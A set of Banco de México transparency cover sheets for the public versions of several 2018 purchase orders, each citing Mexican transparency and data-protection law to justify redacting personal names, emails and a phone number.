La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020369
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
2	11	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
7	1 y 11	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020356
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
7	1	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

Dum PE 3

04

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020610
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de Julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

Dumpe 3

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
7	1 y 12	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

05

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020571
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

Rampe 3

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
7	1 y 11	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020560
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 25 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

Dupe 3

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
2	10	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
7	1 y 10	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

DAUPE 3

07

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020435
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de Julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

Dup63

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
2	14	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
7	1 y 14	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

Punto 3

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020613
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de Julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
7	1	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

09

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020330
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

Dumpe3

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
2	10	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
3	10	Número telefónico de persona física (celular o fijo)	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable. En efecto, el número de teléfono ya sea fijo o celular se encuentra asignado a una persona determinada, la cual contrata la prestación de servicios de telecomunicaciones para poder ser localizado a través de diversos aparatos de telecomunicación. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar vía telefónica a su titular.

Rumpe 3

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

